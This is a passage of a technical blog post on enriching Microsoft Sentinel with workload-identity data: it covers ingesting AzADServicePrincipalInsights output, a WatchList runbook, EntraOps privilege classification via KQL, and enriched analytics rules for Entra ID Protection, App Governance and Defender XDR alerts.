  <li><a href="https://www.cloud-architekt.net/entra-workload-id-threat-detection">Threat detection with Microsoft Defender XDR and Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-advanced-detection-enrichment">Advanced Detection and Enrichment in Microsoft Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-incident-response/">Incident Response</a></li>
</ul>

<h2 id="integration-of-azadserviceprincipalinsights-as-custom-table">Integration of AzADServicePrincipalInsights as Custom Table</h2>

<p>In the first part of the blog post, I’ve already described “<a href="https://github.com/JulianHayward/AzADServicePrincipalInsights">AzADServicePrincipalInsights</a>” (AzADSPI) from <a href="https://github.com/JulianHayward">Julian Hayward</a>. The tool allows to collect richfull insights and tracking changes of Workload Identities and export them as JSON in a repository. But we can use also the data to ingest them to Microsoft Sentinel for enrichment. Therefore, I’ve created a pipeline which ingest the data to a Microsoft Sentinel Workspace by using PowerShell scripts.</p>

<p><em>[<strong>Update 2024-02-10</strong>]: Option to ingest data to Log Analytics has been integrated to AzADSPI. Julian has also improved my previous script logic and has become part of the solution. I’ve updated the instruction to use the original repository instead of my forked version.</em></p>

<h3 id="executing-azadserviceprincipalinsights-in-your-github-repo">Executing AzADServicePrincipalInsights in your GitHub repo</h3>

<ol>
  <li>First of all, create a private project/repository with the name “AzADServicePrincipalInsights” in GitHub and clone the forked version of AzADSPI from the repository <a href="https://github.com/JulianHayward/AzADServicePrincipalInsights">JulianHayward/AzADServicePrincipalInsights</a>. This repository includes also the PowerShell script and workflow extensions to ingest the output to Microsoft Sentinel.</li>
  <li>
    <p>Create an app registration and add the <a href="https://github.com/JulianHayward/AzADServicePrincipalInsights/tree/main#permissions">required permission</a> as Application Permission and Azure RBAC assignment. You can also create a user-assigned managed identity but in that case the Graph API permissions needs to be configured by API or PowerShell.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect0.png" alt="Untitled" /></p>
  </li>
  <li>Follow the steps from the following Microsoft Learn article to configure Federated Credentials in GitHub: <a href="https://learn.microsoft.com/en-us/azure/developer/github/connect-from-azure?tabs=azure-portal%2Clinux#add-federated-credentials">Add federated credentials - Connect GitHub and Azure | Microsoft Learn</a>
Make sure, that the values <code class="language-plaintext highlighter-rouge">CLIENT_ID</code>  , <code class="language-plaintext highlighter-rouge">TENANT_ID</code> and <code class="language-plaintext highlighter-rouge">SUBSCRIPTION_ID</code> has been added as repository secret.</li>
  <li>
    <p>Use the workflow template file “.github/workflows/AzADServicePrincipalInsights_OIDC.yml” and customize the parameters. It’s mandatory to change the <code class="language-plaintext highlighter-rouge">ManagementGroupId</code>.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect1.png" alt="Untitled" /></p>
  </li>
  <li>Execute the workflow and verify that AzADSPI is able to collect the data and was able to commit the files successfully to the main branch.</li>
</ol>

<h3 id="create-data-collection-endpoint-and-rule-to-use-azure-monitor-ingest-api"><strong>Create Data Collection Endpoint and Rule to use Azure Monitor Ingest API</strong></h3>

<p>Next, we will create the required data collection endpoint in <a href="https://learn.microsoft.com/en-us/azure/azure-monitor/logs/tutorial-logs-ingestion-portal#create-data-collection-endpoint">Azure Portal</a>.
Those single configuration steps are well documented in Microsoft Learn. Therefore I’ve added the links to the related articles in the headlines and added some notes and configuration parameters which are important to know.</p>

<ol>
  <li>
    <p><a href="https://learn.microsoft.com/en-us/azure/azure-monitor/logs/tutorial-logs-ingestion-portal#create-data-collection-endpoint">Create data collection endpoint</a>
In my example, I’m using the same subscription as Microsoft Sentinel for creating a data collection endpoint and rule. Make sure that Data Collection Endpoint and Rule are created in the same but in a dedicated resource group.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect2.png" alt="Untitled" width="70%" /></p>
  </li>
  <li>
    <p><a href="https://learn.microsoft.com/en-us/azure/azure-monitor/logs/tutorial-logs-ingestion-portal#create-new-table-in-log-analytics-workspace">Create new table in Log Analytics workspace</a></p>

    <p>I’ve chosen the table name “AzADServicePrincipalInsights_CL” which will be used later in the parser and analytics rules:</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect3.png" alt="Untitled" /></p>
  </li>
  <li><a href="https://learn.microsoft.com/en-us/azure/azure-monitor/logs/tutorial-logs-ingestion-portal#parse-and-filter-sample-data">Parse and filter sample data</a>
Get the script “<a href="https://github.com/Cloud-Architekt/AzurePrivilegedIAM/blob/WiBlogPost/Scripts/AzADSPI/AzADSPI_DataCollectionIngest.ps1">AzADSPI_DataCollectionIngest.ps1</a>” from my repository and execute it by using the parameter <code class="language-plaintext highlighter-rouge">SampleDataOnly</code> which allows you to get a JSON output. Export the content as file and use them as sample data.</li>
  <li><a href="https://learn.microsoft.com/en-us/azure/azure-monitor/logs/tutorial-logs-ingestion-portal#assign-permissions-to-the-dcr">Assign permissions to the DCR</a>
Use the pre-created Service Principal or Managed Identity (with Federated Credential) which has been created previously for the role assignment. In this scenario, the GitHub workflow needs the privileges to ingest the data.</li>
</ol>

<h3 id="implement-pipeline-to-ingest-data-to-microsoft-sentinel"><strong>Implement Pipeline to ingest data to Microsoft Sentinel</strong></h3>

<ol>
  <li>Next, go back to the workflow file “AzADServicePrincipalInsights_OIDC.yaml” for changing variable of <code class="language-plaintext highlighter-rouge">IngestToLogAnalytics</code> to <code class="language-plaintext highlighter-rouge">true</code> and editing the following variables with the corresponding values of your environment:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">ManagementGroupId</code></li>
      <li><code class="language-plaintext highlighter-rouge">DataCollectionRuleSubscriptionId</code></li>
      <li><code class="language-plaintext highlighter-rouge">DataCollectionRuleResourceGroup</code></li>
      <li><code class="language-plaintext highlighter-rouge">DataCollectionRuleName</code></li>
      <li><code class="language-plaintext highlighter-rouge">LogAnalyticsCustomLogTableName</code> (e.g., AzADServicePrincipalInsights_CL)</li>
      <li>
        <p><code class="language-plaintext highlighter-rouge">ThrottleLimitMonitor</code> (default value can be keep as it is)</p>

        <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect4.png" alt="Untitled" /></p>
      </li>
    </ul>
  </li>
  <li>The logic for ingest the data to Log Analytics is defined in the PowerShell script “AzADSPI/AzADSPI_DataCollectionIngest.ps1” in the folder “pwsh”. There’s no further customizing needed by default.</li>
  <li>Run the workflow and wait for 10-15 minutes to verify if the data has been successfully ingested. Check if any event entry exists on the defined table name (e.g. <code class="language-plaintext highlighter-rouge">AzADServicePrincipalInsights_CL</code>).</li>
  <li>
    <p>I’ve created a template for a KQL function with the name “AzADSPI” which will standardize the column names to my defined and preferred schema. This also supports me in sharing the same KQL query logic across other data sources that I’m using in my examples and detection queries. Follow the steps from Microsoft Learn article to <a href="https://learn.microsoft.com/en-us/azure/azure-monitor/logs/functions#use-a-function">create and use functions in Microsoft Sentinel.</a></p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect5.png" alt="Untitled" /></p>
  </li>
</ol>

<h2 id="publish-watchlist-workloadidentityinfo-with-sentinelenrichment">Publish WatchList “WorkloadIdentityInfo” with SentinelEnrichment</h2>

<p>Together with my colleague <a href="https://www.notion.so/Microsoft-Entra-Workload-ID-4-6-Advanced-Detections-and-Enrichment-in-Microsoft-Sentinel-98bd997e1c3941999ca3f8ce77ad6adc?pvs=21">Fabian Bader</a>, I have worked on an alternate way to publish enrichment data to Microsoft Sentinel. WatchLists are a great way to maintain a list of this kind of asset information which can be used in KQL queries within Microsoft Sentinel.</p>

<p>We have published a PowerShell module named “<a href="https://www.powershellgallery.com/packages/SentinelEnrichment">SentinelEnrichment</a>” which automates the process to create and update the WatchList. This module can be executed in a GitHub action workflow, Automation Account, Azure Function or any other environment which supports PowerShell.</p>

<p>I’ve used some code from my EntraOps PoC project to gather various details about Workload Identities. The script can be found <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Scripts/WorkloadIdentityInfo.ps1">here</a> and will provide the content for the WatchList which we like to upload in the following automation job. In this example, I will use an automation account for collecting the data and upload the WatchList to Sentinel.</p>

<p><em>Side Note: This solution offers a different set of information compared to the AzADSPI. Some details such as Azure RBAC assignments or Delegated API Permissions are not part of the WatchList. The size of a row is limited and therefore just a subset can be provided in a single WatchList.</em></p>

<h3 id="create-and-prepare-an-automation-account">Create and prepare an Automation Account</h3>

<ol>
  <li><a href="https://learn.microsoft.com/en-us/azure/automation/automation-create-standalone-account?tabs=azureportal">Create an automation account</a> and enable the <a href="https://learn.microsoft.com/en-us/azure/automation/enable-managed-identity-for-automation#enable-a-system-assigned-managed-identity-for-an-azure-automation-account">System-assigned Managed Identity</a></li>
  <li>
    <p>Add the required Microsoft Graph API application permissions to the Managed Identity by using Microsoft Graph PowerShell or any other Graph Client. I’ve customized the published sample by <a href="https://github.com/thenikk">Niklas Tinner</a> which can be found <a href="https://www.notion.so/Microsoft-Entra-Workload-ID-4-6-Advanced-Detections-and-Enrichment-in-Microsoft-Sentinel-98bd997e1c3941999ca3f8ce77ad6adc?pvs=21">here</a>.</p>

    <div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code> <span class="err">#</span><span class="nx">Install</span> <span class="nx">required</span> <span class="nx">module</span>
 <span class="nx">Install</span><span class="o">-</span><span class="nx">Module</span> <span class="nx">Microsoft</span><span class="p">.</span><span class="nx">Graph</span> <span class="o">-</span><span class="nx">Scope</span> <span class="nx">CurrentUser</span>

 <span class="err">#</span><span class="nx">Connect</span> <span class="nx">to</span> <span class="nx">Graph</span>
 <span class="nx">Connect</span><span class="o">-</span><span class="nx">MgGraph</span> <span class="o">-</span><span class="nx">Scopes</span> <span class="nx">Application</span><span class="p">.</span><span class="nx">Read</span><span class="p">.</span><span class="nx">All</span><span class="p">,</span> <span class="nx">AppRoleAssignment</span><span class="p">.</span><span class="nx">ReadWrite</span><span class="p">.</span><span class="nx">All</span><span class="p">,</span> <span class="nx">RoleManagement</span><span class="p">.</span><span class="nx">ReadWrite</span><span class="p">.</span><span class="nx">Directory</span>

 <span class="err">#</span><span class="nx">Insert</span> <span class="nb">Object</span> <span class="nx">ID</span> <span class="k">of</span> <span class="nx">Managed</span> <span class="nx">Identity</span>
 <span class="nx">$ManagedIdentityObjectId</span> <span class="o">=</span> <span class="nx">Read</span><span class="o">-</span><span class="nx">Host</span> <span class="o">-</span><span class="nx">Prompt</span> <span class="dl">"</span><span class="s2">Enter Object Id of the System-assigned Managed Identity on the Azure Resource</span><span class="dl">"</span>

 <span class="err">#</span><span class="nx">Insert</span> <span class="nx">permissions</span> <span class="k">of</span> <span class="nx">Graph</span>
 <span class="nx">$AppRoles</span> <span class="o">=</span> <span class="p">@(</span><span class="dl">"</span><span class="s2">Application.Read.All</span><span class="dl">"</span><span class="p">,</span><span class="dl">"</span><span class="s2">Group.Read.All</span><span class="dl">"</span><span class="p">,</span> <span class="dl">"</span><span class="s2">RoleManagement.Read.Directory</span><span class="dl">"</span><span class="p">)</span>

 <span class="err">#</span><span class="nx">Find</span> <span class="nx">Graph</span> <span class="nx">permission</span>
 <span class="nx">$MsGraph</span> <span class="o">=</span> <span class="nx">Get</span><span class="o">-</span><span class="nx">MgServicePrincipal</span> <span class="o">-</span><span class="nx">Filter</span> <span class="dl">"</span><span class="s2">AppId eq '00000003-0000-0000-c000-000000000000'</span><span class="dl">"</span>
 <span class="nx">$Roles</span> <span class="o">=</span> <span class="nx">$MsGraph</span><span class="p">.</span><span class="nx">AppRoles</span> <span class="o">|</span> <span class="nx">Where</span><span class="o">-</span><span class="nb">Object</span> <span class="p">{</span><span class="nx">$_</span><span class="p">.</span><span class="nx">Value</span> <span class="o">-</span><span class="k">in</span> <span class="nx">$AppRoles</span><span class="p">}</span>

 <span class="err">#</span><span class="nx">Assign</span> <span class="nx">permissions</span>
 <span class="nx">foreach</span> <span class="p">(</span><span class="nx">$Role</span> <span class="k">in</span> <span class="nx">$Roles</span><span class="p">)</span> <span class="p">{</span>
     <span class="nx">New</span><span class="o">-</span><span class="nx">MgServicePrincipalAppRoleAssignment</span> <span class="o">-</span><span class="nx">ServicePrincipalId</span> <span class="nx">$ManagedIdentityObjectId</span> <span class="o">-</span><span class="nx">PrincipalId</span> <span class="nx">$ManagedIdentityObjectId</span> <span class="o">-</span><span class="nx">ResourceId</span> <span class="nx">$MsGraph</span><span class="p">.</span><span class="nx">Id</span> <span class="o">-</span><span class="nx">AppRoleId</span> <span class="nx">$Role</span><span class="p">.</span><span class="nx">Id</span>
 <span class="p">}</span>
 <span class="nx">Disconnect</span><span class="o">-</span><span class="nx">MgGraph</span>
</code></pre></div>    </div>
  </li>
  <li>In addition to Microsoft Graph, the automation accounts need also permission to write and delete WatchList(s) in the Microsoft Sentinel Workspace. Assign the managed identity the role “Microsoft Sentinel Contributor” on Resource Group-Level or create/use a custom RBAC role including the following least privileges:
    <ul>
      <li>Microsoft.SecurityInsights/Watchlists/read</li>
      <li>Microsoft.SecurityInsights/Watchlists/write</li>
      <li>Microsoft.SecurityInsights/Watchlists/delete</li>
    </ul>
  </li>
  <li>
    <p>Add the SentinelEnrichment PowerShell Module by using the <a href="https://learn.microsoft.com/en-us/azure/automation/shared-resources/modules#import-modules-from-the-powershell-gallery">import function from the PowerShell Gallery</a>. Choose PowerShell 7.2 as runtime environment.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect23.png" alt="Untitled" width="90%" />
 <img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect24.png" alt="Untitled" /></p>
  </li>
  <li>
    <p>Verify that the module “SentinelEnrichment” has been successfully imported as module.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect6.png" alt="Untitled" /></p>
  </li>
</ol>

<h3 id="add-and-execute-the-runbook-to-create-workloadidentityinfo">Add and execute the runbook to create “WorkloadIdentityInfo”</h3>

<ol>
  <li>
    <p>Add details about the Sentinel Workspace in the <a href="https://learn.microsoft.com/en-us/azure/automation/shared-resources/variables?tabs=azure-powershell#create-and-get-a-variable-using-the-azure-portal">variables of the automation accounts</a>. Create variables under the section “Shared Resources” with the following names and the related values:</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect7.png" alt="Untitled" width="75%" /></p>

    <ul>
      <li>SentinelResourceGroupName</li>
      <li>SentinelSubscriptionId</li>
      <li>SentinelWorkspaceName</li>
    </ul>
  </li>
  <li>
    <p>Create a new runbook with runbook type “PowerShell” and Runtime version 7.2.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect8.png" alt="Untitled" width="75%" /></p>
  </li>
  <li>
    <p>Copy the content of the <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Scripts/WorkloadIdentityInfo.ps1">script from my repository</a> and past them into the runbook:</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect9.png" alt="Untitled" /></p>
  </li>
  <li>Click on “Test pane” to validate that the script in association with the required permissions and variables works.</li>
  <li>At next, you need to click on “Publish” to leave the edit and test mode and release the runbook.</li>
  <li><a href="https://learn.microsoft.com/en-us/azure/automation/shared-resources/schedules#create-a-schedule">Create a scheduler</a> to run the script to update the WatchList automated on your preferred time interval.</li>
  <li>
    <p>Check the results of the WorkloadIdentityInfo table after a successful execution of the runbook.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect10.png" alt="Untitled" /></p>
  </li>
</ol>

<h2 id="enrichment-of-tiering-model-classification">Enrichment of “Tiering Model” Classification</h2>

<p>I’ve <a href="https://github.com/Cloud-Architekt/AzurePrivilegedIAM">published a definition of the Enterprise Access Model</a> to classify and identify resources in Microsoft Entra ID. This classification model is part of my PoC project “EntraOps” and shared as community-driven project. Julian Hayward has implemented the EntraOps classification to <a href="https://www.azadvertizer.net/azEntraIdAPIpermissionsAdvertizer.html">AzAdvertizer</a> and will be also available out-of-the-box in a future release of <a href="https://github.com/JulianHayward/AzADServicePrincipalInsights">AzADSPI</a>.</p>

<p>The classification files can be also used in KQL for enrichment and allows to identify App Roles and Directory Role assignment in relation to the definition of “Control Plane” privileges.
Therefore, I’ve created Microsoft Sentinel functions for AzADSPI and WorkloadIdentityInfo which allows to apply the classification (as external data from the JSON file on the GitHub project) by executing the KQL query.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect25.png" alt="Untitled" width="80%" /></p>

<p>🔗 Function <strong>“PrivilegedAzADSPI” for “AzADSPI” (Custom Table)</strong>
<a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Functions/AzADSPI_EnrichedByEntraOps.yaml">AzureSentinel/Functions/AzADSPI_EnrichedByEntraOps.yaml at main · Cloud-Architekt/AzureSentinel (github.com)</a>
🔗 Function <strong>“PrivilegedWorkloadIdentity” for “WorkloadIdentityInfo” (WatchList)</strong>
<a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Functions/PrivilegedWorkloadIdentityInfo.yaml">AzureSentinel/Functions/PrivilegedWorkloadIdentityInfo.yaml at main · Cloud-Architekt/AzureSentinel (github.com)</a></p>

<h3 id="classification-of-app-owner-or-delegated-role-member">Classification of App Owner or Delegated Role Member</h3>

<p>I’m planning to apply classification for all privileged users in Entra ID as part of the upcoming release of EntraOps which will cover all eligible, active and permanent members. In the meanwhile, I’m using the <code class="language-plaintext highlighter-rouge">IdentityInfo</code> table to get a list of all active or permanent Entra ID role member of the last 14 days. As already described before, EntraOps classification can be used to apply a general classification by adding them to the  KQL logic.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">//</span><span class="w"> </span><span class="nx">List</span><span class="w"> </span><span class="nx">of</span><span class="w"> </span><span class="p">(</span><span class="n">active/permanent</span><span class="p">)</span><span class="w"> </span><span class="n">Directory</span><span class="w"> </span><span class="nx">role</span><span class="w"> </span><span class="nx">member</span><span class="w"> </span><span class="nx">with</span><span class="w"> </span><span class="nx">with</span><span class="w"> </span><span class="nx">enriched</span><span class="w"> </span><span class="nx">classification</span><span class="w"> </span><span class="nx">from</span><span class="w"> </span><span class="nx">EntraOps</span><span class="w"> </span><span class="nx">Privileged</span><span class="w"> </span><span class="nx">EAM</span><span class="w">
</span><span class="n">//</span><span class="w"> </span><span class="nx">by</span><span class="w"> </span><span class="nx">using</span><span class="w"> </span><span class="nx">IdentityInfo</span><span class="w"> </span><span class="nx">table</span><span class="w"> </span><span class="nx">from</span><span class="w"> </span><span class="nx">Microsoft</span><span class="w"> </span><span class="nx">Sentinel</span><span class="w"> </span><span class="nx">UEBA</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">SensitiveEntraDirectoryRoles</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">externaldata</span><span class="p">(</span><span class="n">RoleName:</span><span class="w"> </span><span class="nx">string</span><span class="p">,</span><span class="w"> </span><span class="nx">RoleId:</span><span class="w"> </span><span class="nx">string</span><span class="p">,</span><span class="w"> </span><span class="nx">isPrivileged:</span><span class="w"> </span><span class="nx">bool</span><span class="p">,</span><span class="w"> </span><span class="nx">Classification:</span><span class="w"> </span><span class="nx">dynamic</span><span class="p">)[</span><span class="s2">"https://raw.githubusercontent.com/Cloud-Architekt/AzurePrivilegedIAM/main/Classification/Classification_EntraIdDirectoryRoles.json"</span><span class="p">]</span><span class="w"> </span><span class="n">with</span><span class="p">(</span><span class="n">format</span><span class="o">=</span><span class="s1">'multijson'</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">Classification.EAMTierLevelName</span><span class="w"> </span><span class="o">!=</span><span class="w"> </span><span class="s2">"Unclassified"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">EAMTierLevelName</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Classification.EAMTierLevelName</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project</span><span class="w"> </span><span class="nx">RoleName</span><span class="p">,</span><span class="w"> </span><span class="nx">isPrivileged</span><span class="p">,</span><span class="w"> </span><span class="nx">EAMTierLevelName</span><span class="p">;</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">SensitiveUsers</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">IdentityInfo</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">TimeGenerated</span><span class="w"> </span><span class="err">&gt;</span><span class="w"> </span><span class="nx">ago</span><span class="p">(</span><span class="mi">14</span><span class="n">d</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">summarize</span><span class="w"> </span><span class="nx">arg_max</span><span class="p">(</span><span class="n">TimeGenerated</span><span class="p">,</span><span class="w"> </span><span class="o">*</span><span class="p">)</span><span class="w"> </span><span class="n">by</span><span class="w"> </span><span class="nx">AccountObjectId</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">mv-expand</span><span class="w"> </span><span class="nx">AssignedRoles</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">RoleName</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">AssignedRoles</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">join</span><span class="w"> </span><span class="nx">kind</span><span class="o">=</span><span class="n">inner</span><span class="w"> </span><span class="p">(</span><span class="w"> </span><span class="n">SensitiveEntraDirectoryRoles</span><span class="w"> </span><span class="p">)</span><span class="w"> </span><span class="n">on</span><span class="w"> </span><span class="nx">RoleName</span><span class="p">;</span><span class="w">
</span><span class="n">SensitiveUsers</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project</span><span class="w"> </span><span class="nx">EAMTierLevelName</span><span class="p">,</span><span class="w"> </span><span class="nx">RoleName</span><span class="p">,</span><span class="w"> </span><span class="nx">AccountObjectId</span><span class="p">,</span><span class="w"> </span><span class="nx">AccountDisplayName</span><span class="p">,</span><span class="w"> </span><span class="nx">AccountUPN</span><span class="p">,</span><span class="w"> </span><span class="nx">IsAccountEnabled</span><span class="p">,</span><span class="w"> </span><span class="nx">UserType</span><span class="p">,</span><span class="w"> </span><span class="nx">SourceSystem</span><span class="w">
</span></code></pre></div></div>

<p>In addition, I’ve created just another function which allows you to get a combined list of all identities (human and workload identities) which are available from the <code class="language-plaintext highlighter-rouge">IdentityInfo</code> and the custom solution <code class="language-plaintext highlighter-rouge">WorkloadIdentityInfo</code> . This includes also the classification enrichment.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect26.png" alt="Untitled" /></p>

<p>🔗 Function “<strong>UnifiedIdentityInfo</strong>” for WatchList “WorkloadIdentityInfo” and UEBA table “IdentityInfo”
<a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Functions/UnifiedIdentityInfo.yaml">AzureSentinel/Functions/UnifiedIdentityInfo.yaml at main · Cloud-Architekt/AzureSentinel (github.com)</a></p>

<h3 id="list-of-privileged-assignments-outside-of-custom-table-or-watchlist"><strong>List of privileged assignments outside of Custom Table or WatchList</strong></h3>

<p>Sometimes it’s required to get a list of the recent added privileged assignments directly from the <code class="language-plaintext highlighter-rouge">AuditLog</code> to cover also the latest assignments before the next automation schedule or trigger will update the Custom Table or WatchList. Therefore, I’ve created a function which shows all Microsoft Graph API and Entra ID role assignments of the latest 24 hours.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect11.png" alt="Untitled" /></p>

<p>🔗 Function “<strong>RecentAddedPrivileges”</strong> to get latest MS Graph API and Entra ID role assignments from Audit Logs:
<a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Functions/RecentAddedPrivileges.yaml">AzureSentinel/Functions/RecentAddedPrivileges.yaml at main · Cloud-Architekt/AzureSentinel (github.com)</a></p>

<h2 id="enriched-incidents-from-microsoft-security-products">Enriched Incidents from Microsoft Security products</h2>

<p>In the following section, I like to give some examples how alerts from Microsoft Security products can be enriched by the WorkloadIdentityInfo WatchList.</p>

<h3 id="risky-workload-id-detected-by-entra-id-protection">Risky Workload ID detected by Entra ID Protection</h3>

<p>Leaked credentials of Workload Identity has been detected by Entra ID Protection. As already described in the previous part of the blog post series, the entity mapping is missing in Microsoft Sentinel. Therefore, I’ve written analytic rule which uses existing Alert (from the <code class="language-plaintext highlighter-rouge">SecurityAlert</code> table entry) to enrich them with detailed information from the WorkloadIdentityInfo watchlist in combination with the function <code class="language-plaintext highlighter-rouge">PrivilegedWorkloadIdentity</code>. This allows us to have an entity mapping to the Application object but also enriched information, including the Tiering Level of Privileged Access.</p>

<p>Below you’ll see the differences between the original incident on the left side and the enriched incident details (including privileged classification and entity details) from my custom analytics rules on the right side.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect12.png" alt="Untitled" /></p>

<p>You will find the analytics rule templates on my repository:
🧪 <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/Workload%20ID%20Protection%20Alerts%20with%20Enriched%20Information.yaml"><strong>Workload ID Protection Alerts with Enriched Information</strong></a></p>

<p><em>Side Note: Using this custom analytic rule could lead to duplicated incidents and alerts if incident creation has been already enabled for the alerts. Avoid to use incident creation rules for this type of Identity Protection Alerts or use an automation rule to avoid duplicates.</em></p>

<h3 id="suspicious-activities-detected-by-mda-app-governance">Suspicious activities detected by MDA App Governance</h3>

<p>MDA App Governance includes many built-in alert policies but also the option to configure customized patterns to detect suspicious activity. But similar to Entra ID Protection alerts for Workload Identities, the mapping to the entity and description details are also missing. Therefore, I’ve created an rule template to parse the <code class="language-plaintext highlighter-rouge">ApplicationId</code> from the “AlertLink URL” and correlate them with the <code class="language-plaintext highlighter-rouge">WorkloadIdentityInfo</code> for entity enrichment. In addition, the description details are not visible in the incident overview.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect13.png" alt="Untitled" width="75%" /></p>

<p>As you can see in the next sample, a high volume of e-mail search activities has been detected by using a privileged interface. Information about the Workload Identity from the WatchList and classification by using the <code class="language-plaintext highlighter-rouge">PrivilegedWorkloadIdentityInfo</code> allows to add some related custom alert detail fields to the incident.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect13.png" alt="Untitled" width="75%" /></p>

<p>You will find the analytics rule templates on my repository:
🧪 <strong><a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/Workload%20ID%20Protection%20Alerts%20with%20Enriched%20Information.yaml">Workload ID Protection Alerts with Enriched Information</a></strong></p>

<h3 id="threat-policy-anomaly-detection-alerts-from-microsoft-defender-xdr">Threat policy (anomaly detection) alerts from Microsoft Defender XDR</h3>

<p>Microsoft Defender XDR includes a few <a href="https://learn.microsoft.com/en-us/defender-cloud-apps/anomaly-detection-policy#anomaly-detection-policies">anomaly detection policies</a> for OAuth apps (e.g., <a href="https://learn.microsoft.com/en-us/defender-cloud-apps/anomaly-detection-policy#unusual-isp-for-an-oauth-app">Unusual ISP for an OAuth App</a>). We are using just another analytics rules to use the entry from the <code class="language-plaintext highlighter-rouge">SecurityAlert</code> to create an enriched incident.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect15.png" alt="Untitled" width="70%" /></p>

<p>The previous named templates can be found here:</p>

<p>🧪 <strong><a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/MDA%20Threat%20detection%20policy%20for%20OAuth%20Apps%20with%20Enriched%20Information%20(WorkloadIdentityInfo).yaml">MDA Threat detection policy for OAuth Apps with Enriched Information</a></strong></p>

<h2 id="hunting-queries-with-enriched-data-of-microsoft-security-products">Hunting queries with enriched data of Microsoft Security products</h2>

<h3 id="anomalous-changes-on-high-sensitive-workload-identities">Anomalous changes on high-sensitive Workload Identities</h3>

<p>We have two interesting data sources which can be used for anomaly-based detection:
Microsoft Defender XDR Behaviors can be used for checking unusual addition of credentials, as you can see in the following hunting query. Permissions will be enriched with the data from the classification model.</p>

